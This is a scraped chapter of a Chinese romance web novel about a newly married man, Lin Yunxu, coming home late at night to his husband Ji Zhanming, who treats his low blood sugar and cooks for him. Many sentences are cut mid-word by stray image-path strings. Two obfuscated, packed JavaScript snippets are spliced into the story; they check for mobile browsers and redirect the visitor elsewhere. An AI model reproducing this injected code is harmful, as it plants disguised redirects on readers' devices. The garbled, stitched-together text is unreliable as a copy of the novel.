西里尔和他一起进入店里,一边问他:“我们也就两个多月没见,你就已经谈恋爱了?” 林云序正看着从货架上拿下来的一个小玩意,听到这话伸出左手,手背朝向对方动了动无名指。 事实上,青年骨节分明、白皙修长的手指上没有佩戴任何饰品,更没有戒指,干干净净的。 但这个动作的意味再明显不过,西里尔一时愣了下。 林云序将东西重新放回到货架上,偏头朝他笑了下:“结婚了。” 西里尔轻轻“啧”了一声,装作惋惜:“完蛋,没有机会了。” “是啊,何况什么时候有过机会了?” 林云序缓缓顺着货架行走,从善如流地回答。 “我们可是认识8年了,这么无情?” “是啊,8年,你那套对着约会对象的作风再拿着对我,可就只能认识8年了。” 青年说话的语气带着一如既往的温和,听着似乎并不带恼意,但也是不以为意。 西里尔举手投降:“错了错了,恭喜你总行吧。” “所以你这次回总部调整工作方向,也是因为结婚了?” 林云序确实有意调整,未来他的工作内容可能逐步偏向管理层。 虽然以后出差还是会比较多,但比以前频繁去现场的情况应该会好很多。 从高中起他就在国外读书,之后连带着工作也多年在外。 其实没什么特别原因,也没什么不可改变人生理想道路,纯粹是因为清净。 没有那么多人认识他,也就不会被频繁地打扰。 但现在情况比那些年好了很多,人生短短这些天,细数下来,能陪家人的时间实在短暂。 所以他想尽力两全些。 但这些都没有必要对外人言,他随口应付道:“差不多。” 如同说好的那般,3天后林云序踏上了回国的飞机。 抵达北市机场的时候,已经是凌晨一点,十个多小时的飞机让他疲惫不已,他直接找了一个代驾。 他闭着眼睛坐在后面休息,察觉到车子的速度实在有些慢,不由得睁开眼睛看向代驾。 代驾透过后视镜对上他的视线,不由得有些赧然:“不好意思啊,我还是第一次开这种车,真不敢开快了,怕磕碰到。” “没事,开快点,磕碰到了算我……” 话说到一半,林云序陡然想了起来。 哦,这车不是他的。 哦,他好像结婚了。 脑子累麻木了,在上车的时候居然都还没反应过来。 他有些无奈地一边拿出手机一边开口:“你正常速度开就好,我改个目的地。” 最终地址由他的私人公寓变到繁千园。 代驾是个年轻人,过了那股害怕劲,开豪车的兴奋感也渐渐涌了上来。 看林云序气质温和好说话,开始不停不歇地闲侃起来。 林云序倚着后座,目光淡淡地看着窗外掠过的风景,只觉得脑子嗡嗡地疼。 对方噼里啪啦的话语在脑子里不受控制的自动翻译成各种语言,一边高速运转进行着信息处理和分析,多种语言在打架。 在他疲惫的时候,那些声音混作一团,只觉得更累了。 “你好,我需要休息。” 青年的声音像是很轻的一阵风,却具有凝聚着穿透身体的力量,让人一下子就清醒了。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949056|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 代驾瞬间止了声:“您睡您睡。” 林云序没再说话,这个点就算是繁华的北市也安静了些,车辆一路畅通无阻。 到达繁千园的时候是40分钟后。 林云序进入屋子,玄关处的智能灯光随声亮起。 他推开房间的门,虽然是陌生的地方,但熟悉感首先随着传递出的气味蔓延全身。 浅淡好闻的气息让他瞬间就放松了下来,随着灯被打开,整个符合他喜好的房间也展现在眼前。 他惫懒地脱掉外套扯下领带,正要解开衬衫扣子的时候,下意识透过隔着的推拉门看向另一边的套房。 虽然双主卧之间是推拉门,但以季盏明的教养和性子,那扇门大概是不会打开的。 就算有事要来找他也是会从正门,而不是将两个房间的边界模糊。 所以那扇门几乎等同于墙,林云序笑了下,收回视线。 不知道是不是快要入夏,连日来夜里劲风频起,像是要下大雨的趋势。 似乎是因为窗户留了一条小缝,大风挤进来穿堂而过时发出音调尖锐的嗡鸣。 季盏明被这扰人的动静闹醒,他下床去关窗户。 在准备将窗帘拉紧的时候,手蓦地顿了下。 透过明净的落地窗,他看见前院的地面停车场上停着一辆熟悉的车。 他下意识看了眼将整个大主卧一分为二的那道门。 这间房子的另一个主人回来了。 想了想,他还是转身朝着卧室外走去,隐约听到下面窸窸窣窣的动静,季盏明直接下了楼。 整栋房子的光线昏暗,只有开放式厨房开着门的冰箱散发出荧荧的冷光。 季盏明没有看见人,直到循着声音和唯一的光源绕过岛台,才发现了蹲在冰箱前的林云序。 青年刚洗漱完,松松垮垮地套着一件墨绿色丝绸睡袍,身形清瘦。 湿漉漉地头发尽数捋到脑后,带着水汽的发丝愈发显得色彩浓重。 对方随意地半跪着,一只膝盖微微触地,承托支撑身体的力,另一边的腿曲着。 强坠感的浴袍边缘也就顺着位置更高的腿向两边柔软垂下,大腿几乎从尽头处全数luo露了出来。 冷感的冰箱灯光笼罩在人身上,白得晃眼。 他正垂着颈,满身的疲惫慵懒,累得手都有些抬不起来,在冰箱里翻找食物的动作缓慢又滞涩。 季盏明走到他的身侧,轻轻敲了敲冰箱门:“别找了,家里只有食材,没有能直接吃的食物。” 青年听到声音,下意识抬头望来。 修长的颈仰起,冰箱的光源随着他的动作流转,在脸上和凹陷的锁骨里明暗变换,最后在他漆黑的眼底聚成一个冷色的光点。 像是在深夜里来吸人精气的。 14.第 14 章 决定一个人对另一个人的印象,大多是源于整体,而非局部。 如果单看脸,林云序并不是那种清纯的淡颜长相。 相反,骨相妙绝,皮相瑰丽,他有一种敞亮大气的美。 但这种就算放上大荧幕都能拥有极强可塑性类型的面孔,那种冲击一定是恰到好处的。 不会喧宾夺主,让人仅仅因为一张面皮就对这个人彻底定性。 那么传达出什么样的气场和内核,就决定了他想要给人什么样的感觉。 林云序显然就是用气质压过面容的人。 他的衣着总是简洁大方,带着气定神闲的游刃有余,是一种稳定的温和。 墨纸味的书香气息从他的骨子里蔓延,芝兰玉树,又满身清贵。 就像是收藏级的端砚,石品花纹奇妙绝伦,不仅贵,且难求。 大众对他的印象也往往如此。 现在大概是他少有衣衫不整的时刻,大片冷白的肌肤带着水汽露在空气中,连浴袍的丝绸光泽都暗了几分。 松懈之下,那些矜持干净、不可冒犯的气质弱势了下来。 于是懒散颓靡的气场带领着那张脸占据高地,引人绮思。 但也只是短暂片刻,在发现周围有人的瞬间,他就已经迅速收起了那些疲惫的真实情绪,戴上社交面具,立马起身。 季盏明眼疾手快地关上了横在对方头顶的冰箱门,另一只手扶了把身形晃了晃的林云序。 起身起得太急,林云序只觉得头晕,他饿得心也开始发慌。 林云序身上有些卸力,随即察觉到握住自己胳膊的手紧了些,另一边肩膀被扶住。 睡袍的布料顺滑轻薄,任何触感和温度都无从遁形地顺着对方的掌心传递过来,存在感明显。 头都还晕着,他仍下意识地偏头扫了眼自己的肩。 林云序被扶到岛台边的高脚凳上坐下,还没来得及反应过来,嘴里就被喂了一勺枫糖浆。 甜腻的味道一下子从他的喉管齁到了天灵盖,林云序直接表情管理失败,蹙眉仰头看向季盏明。 只是看上去再美再可怜的脸似乎都引起不了人的波动。 季盏明平静到几乎不近人情:“咽下去。” “……”林云序知道自己大概是有些低血糖了,他忍着甜将那勺糖生生吞了下去。 刚咽下去,一杯温水就送到了他面前的岛台上。 林云序抬头看向季盏明。 他本来就是很轻的低血糖早期症状,不影响说话。 喝完一杯水口里的甜腻消散了些后,他温温柔柔道:“其实可以冲一杯糖水的,季先生一定是考虑到干吃一勺糖浆的效果或许会更好,真是有心了。” 因为气力还不足,声音很轻,连阴阳的话听起来都像是情人密语。 季盏明一边喝着水,一边从冰箱里拿出食材。 “嗯,不用谢。” 林云序:“……” 他正要说话,季盏明已经拿着菜走了过来:“唇角有糖。” 林云序立马闭嘴,抽了一张纸仔仔细细地擦拭。 季盏明低头准备食材,林云序这人讲究,或许可以接受没有那么规整,但嘴边残留食物这种是绝对不能容忍的。 至于枫糖浆……他其实没有故意,原本也准备泡糖水的。 之所以没这么做,没有什么复杂原因,纯粹当时注意力没集中,忘了去泡水。 补充了一些糖分后,林云序坐着休息缓一会儿神,他抬头看了看面前的男人。 说实话,回家后的情况有些在林云序的意料之外。 虽然在之前他们有过小小的交锋和互相试探,但分开了近20天,也不是多么熟稔的人,本来就客气的关系大概还得后退几个程度。 又都是不怎么热络的性子,还得初次适应双方的新身份,他们对彼此很可能会愈发冷淡礼貌。 但林云序没想到这么晚了还会碰见对方,更是因为一场低血糖无声消弭了些许生疏。 他感叹时机的奇妙,随意看向台面,看到对方拿出的食材后,不由得愣了下。 他其实有很多不吃的东西,很挑嘴。 他刚刚翻过冰箱,知道里面有哪些东西,而里面的食材几乎70%他都不吃。 他原本以为季盏明是随便拿了些食物,可现在一看,这些食材大多在他能吃的30%里。 甚至葱都被系成了结,方便他后续挑出来。 林云序是不排斥葱味的,他只是不喜欢调味料零碎的口感。 “你怎么知道我喜欢吃什么?” “准确来说,是知道你不喜欢吃什么,我们一起吃过几顿饭,而且你出差的时候我和叔叔阿姨见过面。” 林云序这才想起来,他爸妈约季盏明吃过饭。 “你见面也是叫的叔叔阿姨?” 季盏明慢条斯理道:“然后被他们纠正了。” 林云序笑了出来:“所以我爸妈说了什么?” 季盏明与俞宜凌林章之间最大的联系不外乎面前这个人,还能说什么? “他们说,我和你未来会一起吃很多顿饭,每顿饭吃得满足会是最简单悠久的幸福。” 说到这里,季盏明的手顿了下。 印象中他幼年时,丘沁和季志峰的关系并不好,夫妻俩一吵起来就无休无止。 他和父母少有见面的时候大多都在餐桌上,而一家三口在饭桌上的气氛总是很压抑。 充斥着各种阴阳怪气、针锋相对,记事以来,幼时好像就没有和他们一起好好吃过一顿饭,更不谈幸福感。 季盏明继续道:“所以聊了些你的习惯。” 林云序还没彻底从低血糖中恢复过来,一时没能察觉到对方的停顿,问道:“比如?” “比如能接受姜味,但不喜欢姜的口感,所以要切大块点,方便你挑出来,你家里以前都是研磨成姜汁。” “口味上也不是因为受伤才被迫只能吃得清淡,你小时候在外公外婆那边生活比较多,他们是医生,所以你也一直偏好鲜味和更健康的饮食。” “不吃辣,不要重油重盐,浓油赤酱容易腻,重味的食材也不喜欢,比如韭菜。” 男人的声音虽然称不上温和,但不疾不徐地讲述时显得很有耐心。 林云序带着笑意静静地听着,看着对方拿刀沿着鸡肉脂肪更少的地方利落将鸡皮划了下来。 ——他不吃任何动物的皮。 那天和俞宜凌和林章吃饭,听他们说完后,季盏明还以为两位长辈会说“这孩子要求有些多”、“麻烦你以后多担待一下”之类的话。 毕竟这才是大多数人的常态,就算维护自家孩子,也会客套一下。 但没有。 俞宜凌说完后甚至是自豪的:“你看,这孩子从小就这么有主见,喜好也明确,不会为了跟随大众而忽视自己。” 他们觉得这些是优点,不是需要担待的事。 季盏明难得的感到有些心软。 几分钟过去,林云序身上因低血糖不舒服的感觉已经尽数消退。 他开始不急不缓地整理着松垮的浴袍,重新系了系腰带让自己显得正经些。 他笑着补充道:“虽然我不吃的很多,但对能吃的反而没什么要求。” 满足了他的需求后,等会儿就算季盏明的厨艺不怎么样,他也能好好吃完。 林云序对食物的欲望并不强烈,不在乎精不精致、味道是否顶级。 只要不到难以下咽的地步,营养均衡、能吃就行。 而这么多要求又不会一次性暴露,所以外面的大多数人反而觉得他为人随和、很好服务。 “所以如果这样都有人觉得我在饮食上很难取悦,那一定是对方的问题。” 季盏明把姜去皮、研磨出汁,神色淡淡不置可否,这是想取悦他的人的课题,与他无关。 林云序想了想:“但你好像什么都能吃,没有特别要求,只是格外喜欢八宝葫芦鸭。” 季盏明有些意外地抬眸看了他一眼。 林云序缓缓眨了一下眼睛:“毕竟也是一起吃过几顿饭了,而且上次去你家的时候,季爷爷说了不少,他说你从小就喜欢吃这个。” 那天的餐桌上就有一道八宝葫芦鸭,是丘沁和季志峰夫妻俩一起亲手做的。 这是一道非常难做的菜,不能破坏鸭皮,得完整地将骨架取出来,再将各种馅料塞进肚子里。 耗时长,也很需要技巧 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16952583|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 。 那天季盏明也确实吃八宝葫芦鸭比较多。 林云序笑着道:“不愧是季公子。”说完后他想了想,“谢谢你陪我爸妈了,我会找个时间去看季爷爷,我给他带了礼物。” “人去他就会很开心了。” “不是应付,我挺喜欢老爷子的,单纯想送。” 青年的声音在夜色里显得愈发温和,甚至显得有些柔软缱绻。 季盏明抬头看了眼林云序,对方单边手肘撑在台面上,支着下巴,姿势松弛。 